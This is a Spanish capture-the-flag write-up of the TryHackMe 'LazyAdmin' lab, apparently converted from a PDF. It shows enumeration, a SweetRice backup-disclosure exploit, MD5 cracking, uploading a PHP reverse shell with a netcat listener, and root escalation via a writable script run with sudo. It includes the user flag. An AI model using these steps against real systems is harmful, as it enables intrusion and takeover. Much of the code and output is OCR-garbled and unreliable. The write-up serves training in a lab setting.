THM - LazyAdmin

Objetivos:

- Enumerar subdirectorios y tecnologías web mediante herramientas como Gobuster.
- Identificar vulnerabilidades mediante la búsqueda de exploits en Exploit Database.
- Escalar privilegios mediante la ejecución de comandos con permisos de administrador.

Requisitos:

- Sistema Operativo Kali Linux
- Software Gobuster

Categoría:

Web, Linux, SQL Escalación de Privilegios

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
1s	Lista los archivos y directorios en un directorio específico.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
sudo	Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.
echo	Imprime mensajes o variables en la pantalla.

Nmap

Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional
	sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos
	abiertos del host objetivo.

Netcat


Parámetro	Descripción
-1	Se utiliza para colocar a netcat en modo de escucha (listen).
-n	Suprime la resolución de nombres de dominio.
-V	Activa el modo detallado que proporcionará más información sobre la
	conexión.
-р	Especifica el número de puerto que utilizará.

Gobuster

Parámetro	Descripción
-u	Se utiliza para especificar la URL de destino
-W	Se utiliza para especificar el archivo de palabras clave o diccionario.

Desarrollo:

1. Se procedió a verificar la conectividad con la máquina objetivo mediante la ejecución de un comando ping dirigido a su dirección IP. Este paso inicial es fundamental para establecer la comunicación efectiva con el sistema objetivo.




2. Se inicia el análisis mediante la aplicación de la herramienta de escaneo de red Nmap para sondear los puertos de la máquina objetivo. Se emplean los parámetros de escaneo "-sC" y "-sV" con el propósito de recabar información exhaustiva sobre los servicios en ejecución. Como resultado de este análisis, se identifica que los puertos 22 y 80 se encuentran accesibles.

```
-(eddycrack864& kali)-[~]
nmap -sC -sV 10.10.149.158

Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 10:03 -05


Nmap scan report for 10.10.149.158 (10.10.149.158)
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
                       OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
    256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
    256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.45 seconds
```

3. Posteriormente, al ingresar la dirección IP en el navegador web, se reveló una interfaz de página web incompleta, manifestándose como la página predeterminada de Apache Ubuntu Default Page.




4. Con el propósito de identificar subdirectorios potenciales dentro de la página web descubierta previamente, se implementó la herramienta Gobuster. Esta herramienta se configuró con un diccionario específico y la URL de la máquina objetivo como parámetros. Como resultado del escaneo, se detectó la existencia de la ruta /content.


5. Al acceder a la ruta identificada durante la exploración, se encontró un mensaje que denota la fase de construcción de la página, aunque esta información inicialmente podría no parecer significativa. Sin embargo, se descubrió que la plataforma utiliza SweetRice para funcionar.




6. En esta fase, se procederá a realizar una búsqueda en la página de Exploit Database en la web con el objetivo de identificar posibles exploits que puedan ser aplicados de manera pertinente




7. En la página de Exploit Database, se llevará a cabo una búsqueda específica orientada a identificar un exploit pertinente para la intrusión. En este escenario, se ha seleccionado la versión 1.5.1 - Backup Disclosure como el exploit a utilizar.



8. Dentro de la documentación del exploit seleccionado, se detalla que acceder al respaldo de la base de datos es una tarea sencilla, bastando con dirigirse a la ruta específicamente indicada por el exploit.




9. Al explorar la ruta indicada en la página web conforme a las instrucciones del exploit, se verificó la existencia de un respaldo de MySQL, tal como se detallaba en la documentación del exploit.




10. En la siguiente etapa, se llevará a cabo la descarga del respaldo de MySQL con el propósito de realizar un análisis exhaustivo.




11. Tras abrir el archivo, se desvela una cantidad significativa de información, destacándose entre ella un hash correspondiente a una contraseña particular.




12. En esta etapa, se emprenderá la tarea de identificar la naturaleza del hash recopilado. Para llevar a cabo este proceso, se recurrirá a la utilización de la página web conocida como CrackStation. Esta plataforma especializada está diseñada para asistir en la resolución y descifrado de hashes.



13. Al acceder a la plataforma CrackStation, se suministró el hash objetivo con el propósito de realizar su descifrado. La respuesta obtenida reveló que el hash se encontraba cifrado mediante el algoritmo MD5. Además, como resultado exitoso del proceso de descifrado, se obtuvo la contraseña en texto plano asociada al hash.



14. En la ruta adicional previamente identificada mediante Gobuster, se llevará a cabo el proceso de inicio de sesión utilizando la contraseña obtenida tras descifrar el hash correspondiente. No obstante, como paso previo a este procedimiento, es imperativo localizar el nombre de usuario asociado a la cuenta.




15. Al revisar nuevamente el respaldo de MySQL, se logró identificar el usuario asociado a la contraseña que se descifró exitosamente. Se determinó que el usuario correspondiente es "manager".


78 DEGINE-WYISAM AUTO_INCEMENT=4 DEFAULT CHARSET=utf8;',

79 14 ⇒ 'INSERT INTO '%—%_options' VALUES('\1\,') global_setting',', a:17:{s:4:\\"name\\";s:25:\\"Lazy_Admins#039;s_Website\\";s:6:\\"author\\";s:10:\\"Lazy_Admin\\";s:11:\\"description\\";s:5:\\"author\\";s:7:\\"ananager\\";s:6:\\"passwd\\";s:3:\\"4*[1] feysords\\";s:8:\\"keywords\\";s:8:\\"keywords\\";s:8:\\"keywords\\";s:11:\\"description\\";s:5:\\"psecription\\";s:5:\\"author\\";s:7:\\"ananager\\";s:6:\\"passwd\\"s:3:\\"4*[1] feysords\\";s:6:\\"psecription\\";s:7:\\"ananager\\";s:6:\\"psecription\\";s:7:\\"ananager\\";s:6:\\"psecription\\";s:3:\\"author\\";s:7:\\"ananager\\";s:6:\\"psecription\\";s:6:\\"psecription\\";s:7:\\"ananager\\";s:6:\\"psecription\\"psecription\\"psecription\\"psecription\\"psecription\\"psecription\\"psecription\\"p

16. Con la información obtenida, se procedió a introducir el nombre de usuario "manager" y la correspondiente contraseña asociada a este usuario.




17. Después de una autenticación exitosa, se accedió a un panel de control destinado a la administración del servicio web. Este dashboard proporciona una interfaz centralizada para la gestión de diversas funcionalidades y configuraciones relacionadas con el servicio web.




18. Posteriormente, se dirigió la atención al segmento "Ads", dentro del cual se descubrió una página

que habilita la carga de código.



19. En el área recién identificada, se procedió a la inserción de un reverse shell. Para esta tarea, se optó por utilizar el script de reverse shell disponible en el repositorio de GitHub bajo la siguiente ubicación:

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php



20. En la siguiente fase, se llevó a cabo la creación de un archivo en PHP mediante el editor de texto nano. Este archivo actuará como contenedor para el código de la reverse shell obtenido del repositorio de GitHub mencionado previamente.

```
(eddycrack864@ kali)-[~]
s nano reverse_shell.php
```

21. Tras abrir el editor de texto, se procedió a pegar el código correspondiente a la reverse shell obtenida desde GitHub, cambiando la dirección IP a la de nuestro equipo local. Posteriormente, se guardó el archivo utilizando la combinación de teclas Ctrl + O, seguido de la tecla Enter para confirmar. Finalmente, se salió del editor mediante la combinación de teclas Ctrl + X.

```
CNU nano 7.2

// This script will make an outbound TCP connection to a hardcoded IP and port.

// The script will make an outbound TCP connection to a hardcoded IP and port.

// The script will be given a shell running as the current user (apache normally).

// Limitations

// proc.open and stream_set_blocking require PMP version 4.2*, or 5*

// Use of stream_select() on file descriptors returned by proc.open() will fail and return FALSE under Windows.

// Some compile-time options are needed for dammonisation (like pcntl, posix). These are rarely available.

// Usage

// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);

sylesioN = 1_0*;

file = Instruction | // Change TMIS

sport = 1234;

// Change TMIS

sport = 1234;

// Change TMIS

shell = 'uname -a; w; id; /bin/sh -i';

sdaeon = 0;

sdebug = 0;

// Daemonise ourself if possible to avoid zombies later

// pont_fork is hardly ever available, but will allow us to daemonise

if (function_exists('pentl-fork')) = (
// Fork and have the parent process exit

$poit = 1) {
    printit('ERROR: Can't fork');
    exit(1);

if ($pid = -1) {
    printit('ERROR: Can't fork');
    exit(1);
```

22. Antes de proceder con la ejecución de la reverse shell, se llevó a cabo la configuración para escuchar la conexión utilizando Netcat

```
(eddycrack864⊗ kali)-[~]

$ nc -lnvp 1234


listening on [any] 1234 ...
```

23. Se procedió a examinar el contenido del archivo PHP creado anteriormente utilizando el comando cat. Posteriormente, se copió el contenido del archivo


```
Gainterese_shell.php
Sainterese_shell.php
Caphp
Caphp
Preverse-shell. - A Reverse Shell implementation in PHP
Copyright (C) 2007 pentestmonkey@pentestmonkey.net

// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
// In all other respects the GPL version 2 applies:
// This program is free software foundation.
// It under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
// This program is distributed in the hope that it will be useful,
// but wilthout ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FINESS FOR A PRAITCULAR PURPOSE. See the
// GNU General Public License for more details.
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// SI Franklin Street, Fifth Floor, Boston, MA 0210-1301 USA.
// This sool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
// Description
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// Limitations
// proc_open and stream_set_blocking require PHP version 4.34, or 5+
```

24. Seguidamente, se procedió a pegar el contenido de la reverse shell desde el archivo PHP previamente creado en el espacio designado por la página web para agregar código. Se asignó un nombre al código antes de guardarlo en la plataforma.



25. Se procedió a navegar hacia la ruta donde se encuentra el archivo que fue creado previamente, teniendo en cuenta que este archivo se generó en la sección denominada "Ads".



26. Al acceder a la "reverse shell" desde la máquina objetivo, se desencadenará la ejecución del código malicioso, y como resultado, se recibirá la conexión en la máquina local que había sido previamente configurada para escuchar con Netcat.

```
(eddycrack864 kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.6.119.174] from (UNKNOWN) [10.10.149.158] 44376
Linux THM-Chal 4.15.0-70-generic #79-16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
17:42:43 up 42 min, 0 users, load average: 0.00, 0.00, 0.07
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ■
```

27. Una vez obtenido acceso a la máquina comprometida, se ejecutó el comando whoami para determinar la identidad del usuario actual. Posteriormente, se procedió a listar el contenido del directorio actual mediante el comando ls, con el propósito de examinar los archivos y subdirectorios presentes. Al acceder al directorio /home, se busca identificar y explorar los perfiles de usuarios disponibles en el sistema.

```
www-data
$ ls -la
total 104
drwxr-xr-x
            23 root root
                           4096 Nov 29
                                         2019 .
drwxr-xr-x
            23 root root
                           4096 Nov 29
drwxr-xr-x
               root root
                           4096 Nov 29
                                         2019 bin
                                         2019 boot
drwxr-xr-x
               root root
                           4096 Nov 29
                           4096 Nov 29
                                         2019 cdrom
drwxrwxr-x
               root
                    root
drwxr-xr-x
               root
                    root
                           3720
                                        17:01 dev
drwxr-xr-x 135
                    root
                          12288 Dec 21
                                        17:03 etc
drwxr-xr-x
               root root
                           4096 Nov 29
                                        2019 home
                                        2019 initrd.img → boot/initrd.img-4.15.0-70-generic
lrwxrwxrwx
               root root
                             33 Nov 29
                             33 Nov 29
                                         2019 initrd.img.old → boot/initrd.img-4.15.0-45-generic
lrwxrwxrwx
                    root
drwxr-xr-x
               root
                    root
                           4096
                                Nov
                                         2019 lib
                          16384 Nov 29
                                         2019 lost+found
drwx-
               root
                    root
drwxr-xr-x
               root
                    root
                           4096 Nov 29
                                        2019 media
                           4096 Feb 27
                                         2019 mnt
drwxr-xr-x
               root root
                           4096
                                Nov 29
                                         2019 opt
drwxr-xr-x
                    root
                                        17:00 proc
dr-xr-xr-x 129
               root
                                Dec 21
drwxr-x-
                    root
                           4096 Dec 21
                                        17:03 root
drwxr-xr-x
               root
                    root
                           860 Dec 21
                                       17:12 run
                          12288 Dec 21 17:03 sbin
drwxr-xr-x
               root root
drwxr-xr-x
                           4096 Nov 29
                                        2019 snap
               root
                    root
                           4096 Feb 27
                                        2019 srv
drwxr-xr-x
                    root
dr-xr-xr-x
            13
                    root
                              0 Dec 21 17:00 sys
               root
                           4096 Dec 21
drwxrwxrwt
             9
               root root
                                        17:39 tmp
                           4096 Nov 29
                                        2019 usr
drwxr-xr-x
               root root
            15
                           4096 Nov 29
                                        2019 var
drwxr-xr-x
               root
                    root
                                         2019 vmlinuz → boot/vmlinuz-4.15.0-70-generic
               root
                             30
                                Nov 29
lrwxrwxrwx
               root
                    root
                             30 Nov 29
                                        2019 vmlinuz.old → boot/vmlinuz-4.15.0-45-generic
```

28. Dentro del directorio /home, se identificó la presencia del directorio correspondiente al usuario "itguy". Se procedió a acceder a dicho directorio y se ejecutó el comando ls para listar su contenido.

```
cd itguy
$ ls -la
total 148
drwxr-xr-x 18 itguy itguy 4096 Nov 30
                                          2019
                                          2019
drwxr-xr-x
            3 root root
                           4096 Nov 29
                           1630 Nov
                                          2019
                                               .ICEauthority
              itguy itguy
                                     30
-rw
-rw
             1
               itguy
                     itguy
                              53
                                 Nov
                                     30
                                          2019
                                               .Xauthority
                                               .bash_history → /dev/null
lrwxrwxrwx
             1
               root
                     root
                               9
                                 Nov
                                     29
                                          2019
                                               .bash_logout
-rw-r--r--
                             220
                                     29
                                          2019
             1 itguy
                     itguy
                                Nov
-rw-r--r--
            1 itguy itguy 3771
                                 Nov
                                     29
                                          2019
                                               .bashrc
           13 itguy itguy
                           4096
                                 Nov
                                     29
                                          2019
                                               .cache
                                          2019
           14 itguy itguy 4096
                                     29
                                               .config
drwx.
                                 Nov
drwx.
            3
              itguy itguy
                            4096
                                 Nov
                                     29
                                          2019
                                               .dbus
-rw-r--r--
             1
               itguy itguy
                              25
                                 Nov
                                     29
                                          2019
                                               .dmrc
              itguy itguy
                           4096
                                     29
                                          2019
                                               .gconf
drwx-
                                 Nov
              itguy itguy
                            4096
                                     30
                                          2019
drwx.
                                 Nov
                                               .gnupg
              itguy itguy
                            4096
                                     29
                                          2019
                                               .local
drwx.
                                 Nov
                           4096 Nov
             5 itguy itguy
                                     29
                                          2019
drwx-
                                               .mozilla
             1 itguy itguy
                             149
                                 Nov
                                     29
                                          2019
                                              .mysql_history
-rw-
drwxrwxr-x
              itguy itguy
                            4096
                                 Nov
                                     29
                                          2019
                                               .nano
-rw-r--r--
               itguy
                     itguy
                            655
                                 Nov
                                     29
                                          2019
                                               .profile
-rw-r--r--
                                Nov
                                     29
                                          2019
                                               .sudo_as_admin_successful
             1 itguy itguy
                               0
             1 itguy itguy
                                Nov 30
                                          2019
                                               .vboxclient-clipboard.pid
-rw-r
             1 itguy itguy
                                Nov 30
                                          2019
                                               .vboxclient-display.pid
                               5 Nov
                                          2019
-rw-r
             1 itguy itguy
                                     30
                                               .vboxclient-draganddrop.pid
             1 itguy itguy
                                               .vboxclient-seamless.pid
                                 Nov
                                     30
                                          2019
-rw-r
                                               .xsession-errors
             1
              itguy itguy
                              82 Nov
                                     30
                                          2019
-rw
                                         2019
                              82 Nov
                                     29
             1
               itguy itguy
                                               .xsession-errors.old
-rw
```

29. Dentro del contenido del directorio del usuario "itguy", se identificó la presencia de la flag asociada a este usuario. Para visualizar el contenido de la flag, se utilizó el comando cat.

```
drwxr-xr-x
           2 itguy itguy 4096 Nov 29
                                       2019 Downloads
drwxr-xr-x 2 itguy itguy 4096 Nov 29
                                       2019 Music
drwxr-xr-x 2 itguy itguy 4096 Nov 29
                                       2019 Pictures
drwxr-xr-x 2 itguy itguy 4096 Nov 29
                                       2019 Public
drwxr-xr-x 2 itguy itguy 4096 Nov 29
                                       2019 Templates
drwxr-xr-x
            2 itguy itguy 4096 Nov 29
                                       2019 Videos
-rw-r--r-x 1 root root
                            47 Nov 29
                                       2019 backup.pl
            1 itguy itguy 8980 Nov 29
                                       2019 examples.desktop
-rw-r--r--
-rw-rw-r--
            1 itguy itguy
                            16 Nov 29
                                       2019 mysql_login.txt
-rw-rw-r--
            1 itguy itguy
                            38 Nov 29
                                       2019 user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
```

30. A continuación, se procedió a ingresar la flag obtenida en la plataforma de TryHackMe para responder a la pregunta que solicitaba ingresar la flag del usuario.

Flag: THM{63e5bce9271952aad1113b6f1ac28a07}

```
What is the user flag?

THM{63e5bce9271952aad1113b6f1ac28a07}

Correct Answer
```

31. Se procedió a ejecutar el comando sudo -l para verificar los comandos que pueden ser ejecutados como administradores por el usuario actual. Como resultado, se observó que el usuario tiene la capacidad de ejecutar el comando perl en el contexto del script ubicado en el directorio /home/itguy/backup.pl.

```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl

$ \[
\begin{align*}
\begin
```

32. Se procedió a revisar el contenido del archivo Perl ubicado en /home/itguy/backup.pl. Durante la inspección, se observó que el script tiene la capacidad de copiar archivos

```
$ cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$ ls -lsa /etc/copy.sh
4 -rw-r--rwx 1 root root 81 Nov 29 2019 /etc/copy.sh
$ \[
\begin{align*}
\begin{ali
```

33. Se procedió a utilizar el comando echo para instruir al script Perl a copiar el archivo /bin/bash al archivo /tmp/rootbash y asignarle los permisos de ejecución. Esta acción es clave, ya que facilita la creación de un nuevo archivo ejecutable en el directorio temporal /tmp con privilegios de root. La línea de comando > /etc/copy.sh se empleó para escribir el texto especificado en el archivo /etc/copy.sh.

34. Después de ejecutar el script Perl con privilegios de administrador, se llevó a cabo la copia del archivo /bin/bash al directorio /tmp. Al listar el contenido de este directorio, se identificó la presencia del archivo rootbash. A continuación, se procedió a abrir y ejecutar dicho archivo para aprovechar los privilegios de root.

```
$ sudo /usr/bin/perl /home/itguy/backup.pl
$ ls /tmp
rootbash
systemd-private-c2978a00bdfb4014a491016c114d1f88-colord.service-Fk8sMw
systemd-private-c2978a00bdfb4014a491016c114d1f88-rtkit-daemon.service-HyRWdv
$ /tmp/rootbash -p
```

35. Se ejecutó el comando whoami para verificar el estado actual de los privilegios, y se confirmó que la terminal responde con "root", indicando con éxito la escalada de privilegios al nivel de root. Sin embargo, al listar el contenido del directorio actual, no se logró encontrar la flag.

```
root
total 148
drwxr-xr-x 18 itguy itguy 4096 Nov 30
                                        2019
           3 root root 4096 Nov 29
                                        2019
-rw-
            1 itguy itguy
                          1630 Nov
                                    30
                                        2019 .ICEauthority
-rw-
              itguy itguy
                             53 Nov 30
                                        2019 .Xauthority
lrwxrwxrwx
            1 root root
                               Nov 29
                                        2019 .bash_history → /dev/null
-rw-r--r--
              itguy itguy
                           220 Nov 29
                                        2019 .bash_logout
-rw-r--r--
              itguy itguy 3771 Nov 29
                                        2019 .bashrc
           13 itguy itguy 4096 Nov 29
                                        2019 .cache
drwx-
              itguy itguy 4096 Nov 29
drwx-
           14
                                        2019 .config
              itguy
                    itguy
                                        2019 .dbus
drwx-
                          4096 Nov 29
-rw-r--r--
                            25 Nov 29
            1 itguy itguy
                                        2019 .dmrc
drwx-
              itguy
                    itguy 4096 Nov 29
                                        2019 .gconf
drwx-
              itguy itguy 4096 Nov 30
                                        2019 .gnupg
                                                                                                            I
drwx-
              itguy
                    itguy 4096 Nov
                                    29
                                        2019 .local
              itguy itguy 4096 Nov 29
                                        2019 .mozilla
drwx-
                    itguy
              itguy
                           149
                                Nov
                                    29
                                        2019
                                             .mysql history
drwxrwxr-x
              itguy itguy 4096 Nov 29
                                        2019 .nano
                     itguy
                                        2019 .profile
-rw-r--r--
              itguy
                           655 Nov
              itguy itguy
                              0 Nov 29
                                        2019 .sudo_as_admin_successful
-rw-r-
              itguy itguy
                              5 Nov 30
                                        2019 .vboxclient-clipboard.pid
                              5 Nov 30
                                        2019 .vboxclient-display.pid
-rw-r
              itguy itguy
                    itguy
                              5 Nov 30
                                        2019 .vboxclient-draganddrop.pid
              itguy
-rw-r
                              5 Nov 30
                                        2019 .vboxclient-seamless.pid
              itguy
                    itguy
-rw-r
                                        2019 .xsession-errors
              itguy
                     itguy
                             82 Nov 30
-rw-
              itguy
                            82 Nov 29
                                        2019 .xsession-errors.old
-rw-
                     itguy
              itguy itguy 4096 Nov 29
drwxr-xr-x
            2
                                        2019 Deskton
drwxr-xr-x
              itguy itguy
                          4096 Nov 29
                                        2019 Documents
drwxr-xr-x
              itguy itguy 4096 Nov 29
                                        2019 Downloads
drwxr-xr-x
              itguy
                     itguy
                          4096
                                Nov 29
                                        2019 Music
```

